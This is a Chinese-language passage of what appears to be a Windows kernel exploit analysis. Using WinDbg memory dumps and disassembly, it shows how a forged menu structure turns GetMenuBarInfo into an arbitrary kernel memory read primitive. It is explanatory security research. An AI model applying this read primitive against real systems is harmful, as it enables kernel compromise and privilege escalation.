


```
1: kd> dc fffffe0d`d36df9e0
fffffe0d`d36df9e0  4f8fa880 00000280 00000000 00000000  ...O............
fffffe0d`d36df9f0  00000000 00000000 00000018 00000000  ................
fffffe0d`d36dfa00  00000001 00000000 8385a690 ffffff06  ................
fffffe0d`d36dfa10  08000100 4cc00000 00000001 00000000  .......L........
fffffe0d`d36dfa20  d36dfb80 fffffe0d 086f7ba5 ffffff5a  ..m......{o.Z...
fffffe0d`d36dfa30  00050390 00000000 1eaa86e8 00007ff7  ................
fffffe0d`d36dfa40  fffffffd 00000000 fffffffd 00000000  ................
fffffe0d`d36dfa50  b55aa000 ffffd56a b7086980 ffff8004  ..Z.j....i......
1: kd> dc 000002804f8fa880
00000280`4f8fa880  4f907470 00000280 00000011 00000000  pt.O............
00000280`4f8fa890  abababab 00000000 00000000 00000000  ................
00000280`4f8fa8a0  00000000 00000000 00000000 00000000  ................
00000280`4f8fa8b0  00000000 00000000 77927bc5 30008b9c  .........{.w...0
00000280`4f8fa8c0  4f8fa8c0 00000280 4f8fab70 00000280  ...O....p..O....
00000280`4f8fa8d0  4f901a00 00000280 4f8f3120 00000280  ...O.... 1.O....
00000280`4f8fa8e0  abababab abababab abababab abababab  ................
00000280`4f8fa8f0  00000000 00000000 00000000 00000000  ................
1: kd> dc 000002804f907470
00000280`4f907470  88888888 00000000 00000000 00000000  ................
00000280`4f907480  00000000 00000000 00000000 00000000  ................
00000280`4f907490  00000000 00000000 4f8fa9b0 00000280  ...........O....
00000280`4f9074a0  00000000 00000000 00000000 00000000  ................
00000280`4f9074b0  00000001 00000001 00000000 00000000  ................
00000280`4f9074c0  00000000 00000000 4f8f8320 00000280  ........ ..O....
00000280`4f9074d0  00000000 00000000 00000000 00000000  ................
00000280`4f9074e0  00000000 00000000 00000000 00000000  ................
```

判断GetMenuBarInfo第三个参数idItem是否大于poi(poi(var_fakerect+028)+0x2c)，这里idItem为1，poi(poi(var_fakerect+028)+0x2c)在fakespmenu构造的时候将其设置为0x10，检测通过，之后获取var_fakeract偏移0的内容，并保存到返回的pmbi+0x18，依次检测var_fakeract偏移0x40，0x44处是否为0，这里利用代码在构造fakespmenu时也依次将这两个值域进行了设置。

接下来进行坐标计算

获取poi(poi(var_fakerect+0x58))处的var_OffsetrcBarleft，即下图中000002804f910150



```
1: kd> dc 00000280`4f907470
00000280`4f907470  88888888 00000000 00000000 00000000  ................
00000280`4f907480  00000000 00000000 00000000 00000000  ................
00000280`4f907490  00000000 00000000 4f8fa9b0 00000280  ...........O....
00000280`4f9074a0  00000000 00000000 00000000 00000000  ................
00000280`4f9074b0  00000001 00000001 00000000 00000000  ................
00000280`4f9074c0  00000000 00000000 4f8f8320 00000280  ........ ..O....
00000280`4f9074d0  00000000 00000000 00000000 00000000  ................
00000280`4f9074e0  00000000 00000000 00000000 00000000  ................
1: kd> dc 000002804f8f8320
00000280`4f8f8320  4f910150 00000280 abababab abababab  P..O............
00000280`4f8f8330  abababab abababab 00000000 00000000  ................
00000280`4f8f8340  00000000 00000000 00000000 00000000  ................
00000280`4f8f8350  00000000 00000000 72917bc3 00008b9c  .........{.r....
00000280`4f8f8360  4f906050 00000280 4f908030 00000280  P`.O....0..O....
00000280`4f8f8370  feeefeee feeefeee feeefeee feeefeee  ................
00000280`4f8f8380  00000000 00000000 67927bd5 30008b9b  .........{.g...0
00000280`4f8f8390  4f8f8850 00000280 4f8f8070 00000280  P..O....p..O....
1: kd> dc 000002804f910150
00000280`4f910150  00000000 00000004 00000008 0000000c  ................
00000280`4f910160  00000010 00000014 00000018 0000001c  ................
00000280`4f910170  00000020 00000024 00000028 0000002c   ...$...(...,...
00000280`4f910180  00000030 00000034 00000038 0000003c  0...4...8...<...
00000280`4f910190  00000040 00000044 00000048 0000004c  @...D...H...L...
00000280`4f9101a0  00000050 00000054 00000058 0000005c  P...T...X...\...
00000280`4f9101b0  00000060 00000064 00000068 0000006c  `...d...h...l...
00000280`4f9101c0  00000070 00000074 00000078 0000007c  p...t...x...|...
```

可以看到此时第一次的var_OffsetrcBarleft保存指针指向的数据是通过攻击者手动构造的

之后依次计算返回pmbi.rcBar的left; top; right; bottom;


Left=poi(var_OffsetrcBarleft+0x40)+ poi(poi(tagWND1+0x28)+0x58)，即0x40+0=0x40

Right=left+ poi(var_OffsetrcBarleft+0x48) = 0x40+0x48 = 0x88

top=poi(var_OffsetrcBarleft+0x44)+ poi(poi(tagWND1+0x28)+0x5c)，即0x44+0=0x44

Bottom = top + poi(var_OffsetrcBarleft+0x4c) =0x44+0x4c =0x90

内核返回的pmbi：




```
fffffe0d`d36dfa90  00000030 00000040 00000044 00000088  0...@.
fffffe0d`d36dfaa0  00000090 00000000 88888888 00000000  ......
fffffe0d`d36dfab0  00000000 00000000 00000000 00000000  ......
```

也就是说pmbi.rcBar返回的矩形实际上是通过poi(var_OffsetrcBarleft)+0x40处0x10长度的内存数据（0x40的偏移由idItem=1决定，如果等于2应该为0x40+0x60=0xa0，所以利用中默认都通过idItem=1调用GetMenuBarInfo）配合窗口内核对象的pwnd+0x58/0x5c两个字段生成，由于这里pwnd+0x58/0x5c默认为0，因此直接依赖于poi(var_OffsetrcBarleft)+0x40处的0x10内存数据，而根据公式可以发现，pwnd+0x58/0x5c为0的情况下，left，top数据实际上就是poi(var_OffsetrcBarleft)+0x40/ poi(var_OffsetrcBarleft)+0x44这连续8个字节的内容，由于poi(var_OffsetrcBarleft)指向内容为攻击者可控，只需将其值设置为des-0x40（0x40的偏移根据idItem而不同），即可实现对des地址数据的读取。


第一次读取测试成功后返回的left正好就是var_OffsetrcBarleft的偏移

这也就是为什么第一次调用时var_OffsetrcBarleft指向内存如此构造的原因，实际上每一个4字节内存都是一个偏移，Left=poi(var_OffsetrcBarleft+0x40)+ poi(poi(tagWND1+0x28)+0x58), poi(poi(tagWND1+0x28)+0x58)=0,因此left中一定返回的是对应的偏移。


```
1: kd> dc 000002804f910150
00000280`4f910150  00000000 00000004 00000008 0000000c  ................
00000280`4f910160  00000010 00000014 00000018 0000001c  ................
00000280`4f910170  00000020 00000024 00000028 0000002c   ...$...(...,...
00000280`4f910180  00000030 00000034 00000038 0000003c  0...4...8...<...
00000280`4f910190  00000040 00000044 00000048 0000004c  @...D...H...L...
00000280`4f9101a0  00000050 00000054 00000058 0000005c  P...T...X...\...
00000280`4f9101b0  00000060 00000064 00000068 0000006c  `...d...h...l...
00000280`4f9101c0  00000070 00000074 00000078 0000007c  p...t...x...|...
```

进入第二次调用将目标读取地址减去pmbi.rcBar.left中返回的偏移值ffffff0680828050-0x40 = ffffff0680828010


此时更新过var_OffsetrcBarleft值后整体的fakespmenu内存如下所示var_OffsetrcBarleft指向了目标读取地址-0x40的位置。



```
0:000> dc 000002804f9076a0 L50
00000280`4f9076a0  00000000 00000000 00000000 00000000  ................
00000280`4f9076b0  00000000 00000000 00000000 00000000  ................
00000280`4f9076c0  00000000 00000000 00000000 00000000  ................
00000280`4f9076d0  00000000 00000000 00000000 00000000  ................
00000280`4f9076e0  00000000 00000000 00000000 00000000  ................
00000280`4f9076f0  00000000 00000000 00000000 00000000  ................
00000280`4f907700  00000000 00000000 00000000 00000000  ................
00000280`4f907710  00000000 00000000 00000000 00000000  ................
00000280`4f907720  00000000 00000000 00000000 00000000  ................
00000280`4f907730  00000000 00000000 4f8fa880 00000280  ...........O....
00000280`4f907740  abababab abababab abababab abababab  ................
00000280`4f907750  00000000 00000000 00000000 00000000  ................
00000280`4f907760  00000000 00000000 77927bc5 30008b95  .........{.w...0
00000280`4f907770  4f90ba40 00000280 4f9077c0 00000280  @..O.....w.O....
00000280`4f907780  4f90c030 00000280 4f908fd0 00000280  0..O.......O....
00000280`4f907790  abababab abababab abababab abababab  ................
00000280`4f9077a0  00000000 00000000 00000000 00000000  ................
00000280`4f9077b0  feeefeee feeefeee 7a927bc8 30008b9d  .........{.z...0
00000280`4f9077c0  4f90b800 00000280 4f90b800 00000280  ...O.......O....
00000280`4f9077d0  00000000 00000000 00000002 00000000  ................
0:000> dc 000002804f8fa880
00000280`4f8fa880  4f907470 00000280 00000010 00000000  pt.O............
00000280`4f8fa890  abababab 00000000 00000000 00000000  ................
00000280`4f8fa8a0  00000000 00000000 00000000 00000000  ................
00000280`4f8fa8b0  00000000 00000000 77927bc5 30008b9c  .........{.w...0
00000280`4f8fa8c0  4f8fa8c0 00000280 4f8fab70 00000280  ...O....p..O....
00000280`4f8fa8d0  4f901a00 00000280 4f8f3120 00000280  ...O.... 1.O....
00000280`4f8fa8e0  abababab abababab abababab abababab  ................
00000280`4f8fa8f0  00000000 00000000 00000000 00000000  ................
0:000> dc 000002804f907470
00000280`4f907470  88888888 00000000 00000000 00000000  ................
00000280`4f907480  00000000 00000000 00000000 00000000  ................
00000280`4f907490  00000000 00000000 4f8fa9b0 00000280  ...........O....
00000280`4f9074a0  00000000 00000000 00000000 00000000  ................
00000280`4f9074b0  00000001 00000001 00000000 00000000  ................
00000280`4f9074c0  00000000 00000000 4f8f8320 00000280  ........ ..O....
00000280`4f9074d0  00000000 00000000 00000000 00000000  ................
00000280`4f9074e0  00000000 00000000 00000000 00000000  ................
0:000> dc 000002804f8f8320
00000280`4f8f8320  80825010 ffffff06 abababab abababab  .P..............
00000280`4f8f8330  abababab abababab 00000000 00000000  ................
00000280`4f8f8340  00000000 00000000 00000000 00000000  ................
00000280`4f8f8350  00000000 00000000 72917bc3 00008b9c  .........{.r....
00000280`4f8f8360  4f906050 00000280 4f908030 00000280  P`.O....0..O....
00000280`4f8f8370  feeefeee feeefeee feeefeee feeefeee  ................
00000280`4f8f8380  00000000 00000000 67927bd5 30008b9b  .........{.g...0
00000280`4f8f8390  4f8f8850 00000280 4f8f8070 00000280  P..O....p..O....

0:000>
```

内核进入xxxGetMenuBarInfo，检验对应窗口的dwStely，映射对应的fakespmenu内存，如下所示left读取此时获取了目标地址指向内容的低四位。

Left=poi(var_OffsetrcBarleft+0x40)+ poi(poi(tagWND1+0x28)+0x58)=
0x8385a690+0=0x8385a690



```
ffffff5a`086f80d3 2bc8            sub     ecx, eax
ffffff5a`086f80d5 894b0c          mov     dword ptr [rbx+0Ch], ecx
ffffff5a`086f80d8 4b8b4408a0      mov     rax, qword ptr [r8+r9-60h]
ffffff5a`086f80dd 2b4848          sub     ecx, dword ptr [rax+48h]
ffffff5a`086f80e0 894b04          mov     dword ptr [rbx+4], ecx
ffffff5a`086f80e3 eb16            jmp     win32kfull!xxxGetMenuBarInfo+0x3df (ffffff5a`086f80fb)
ffffff5a`086f80e5 8b5258          mov     edx, dword ptr [rdx+58h]
ffffff5a`086f80e8 035140          add     edx, dword ptr [rcx+40h] ds:002b:ffffff06`80825050=8385a690
ffffff5a`086f80eb 895304          mov     dword ptr [rbx+4], edx
ffffff5a`086f80ee 4b8b4408a0      mov     rax, qword ptr [r8+r9-60h]
ffffff5a`086f80f3 8b4048          mov     eax, dword ptr [rax+48h]
ffffff5a`086f80f6 03c2            add     eax, edx
ffffff5a`086f80f8 89430c          mov     dword ptr [rbx+0Ch], eax
ffffff5a`086f80fb 488b4728        mov     rax, qword ptr [rdi+28h]
```

Command

```
ffffff06`81239fa0  40020019 80000700 08000100 0cc00000  ...@............
ffffff06`81239fb0  1ea50000 00007ff7 00000000 00000000  ................
ffffff06`81239fc0  000010d0 00000000 00000000 00000000  ................
ffffff06`81239fd0  00000000 00000000 00024ca0 00000000  .........L......
ffffff06`81239fe0  00044870 00000000 00000000 00000000  pH..............
ffffff06`81239ff0  00000088 00000027 00000008 0000001f  ....'...........
ffffff06`8123a000  00000080 0000001f 1ea51260 00007ff7  ........`.......
1: kd> p
rax=000002804f8fa880 rbx=fffffe0dd36dfa90 rcx=ffffff0680825010
rdx=0000000000000000 rsi=0000000000000001 rdi=ffffff068385a690
rip=ffffff5a086f80e8 rsp=fffffe0dd36df980 rbp=fffffe0dd36dfa00
 r8=0000000000000060  r9=000002804f8f8320 r10=0000000000000000
r11=fffffe0dd36dfa10 r12=0000000000000001 r13=0000000000000000
r14=0000000000000060 r15=00000000fffffffd
iopl=0         nv up ei pl zr na po nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00040246
win32kfull!xxxGetMenuBarInfo+0x3cc:
ffffff5a`086f80e8 035140          add     edx,dword ptr [rcx+40h] ds:002b:ffffff06`80825050=8385a690
1: kd> dc 000002804f8f8320
00000280`4f8f8320  80825010 ffffff06 abababab abababab  .P..............
00000280`4f8f8330  abababab abababab 00000000 00000000  ................
00000280`4f8f8340  00000000 00000000 00000000 00000000  ................
00000280`4f8f8350  00000000 00000000 72917bc3 00008b9c  .........{.r....
00000280`4f8f8360  4f906050 00000280 4f908030 00000280  P`.O....0.O....
00000280`4f8f8370  feeefeee feeefeee feeefeee feeefeee  ................
00000280`4f8f8380  00000000 00000000 67927bd5 30008b9b  .........{.g...0
00000280`4f8f8390  4f8f8850 00000280 4f8f8070 00000280  P..O....p..O....
1: kd> dc ffffff0681239f90
ffffff06`81239f90  00050390 00000000 00039f90 00000000  ................
ffffff06`81239fa0  40020019 80000700 08000100 0cc00000  ...@............
ffffff06`81239fb0  1ea50000 00007ff7 00000000 00000000  ................
ffffff06`81239fc0  000010d0 00000000 00000000 00000000  ................
ffffff06`81239fd0  00000000 00000000 00024ca0 00000000  .........L......
ffffff06`81239fe0  00044870 00000000 00000000 00000000  pH..............
ffffff06`81239ff0  00000088 00000027 00000008 0000001f  ....'...........
ffffff06`8123a000  00000080 0000001f 1ea51260 00007ff7  ........`.......
```


将目标地址保存的第四位内容保存到left中

获取对应的right，Right=left+ poi(var_OffsetrcBarleft+0x48) = 0x8385a690+0= 0x8385a690

top=poi(var_OffsetrcBarleft+0x44)+ poi(poi(tagWND1+0x28)+0x5c) = 0xffffff06+0 = 0xffffff06，正好是目标读取地址的高四字节。

Bottom = top + poi(var_OffsetrcBarleft+0x4c) =0xffffff06+0 =0xffffff06。

返回的pmbi：




```
ConsoleApplication13+0x1d1d:
00007ff7`1ea51d1d 486305cc690500   movsxd  rax,dword ptr [ConsoleApplic
0:000> dc 00007ff7`1eaa86e8
00007ff7`1eaa86e8  00000030 8385a690 ffffff06 8385a690  0...............
00007ff7`1eaa86f8  ffffff06 00000000 88888888 00000000  ................
00007ff7`1eaa8708  00000000 00000000 00000000 00000000  ................
00007ff7`1eaa8718  00000001 0005c740 0007013a 00000000  ....@...:.......
00007ff7`1eaa8728  4f90bf70 00000280 00039f90 00024ca0  p..O...........]
00007ff7`1eaa8738  4fdb9f90 00000280 00050390 00000000  ...O............
00007ff7`1eaa8748  0005043a 00000000 00000040 00000001  :.......@.......
00007ff7`1eaa8758  00000058 00000028 00000044 00000040  X...(...D...@...
```

通过left+top即可获取对应的目标地址内容。

```
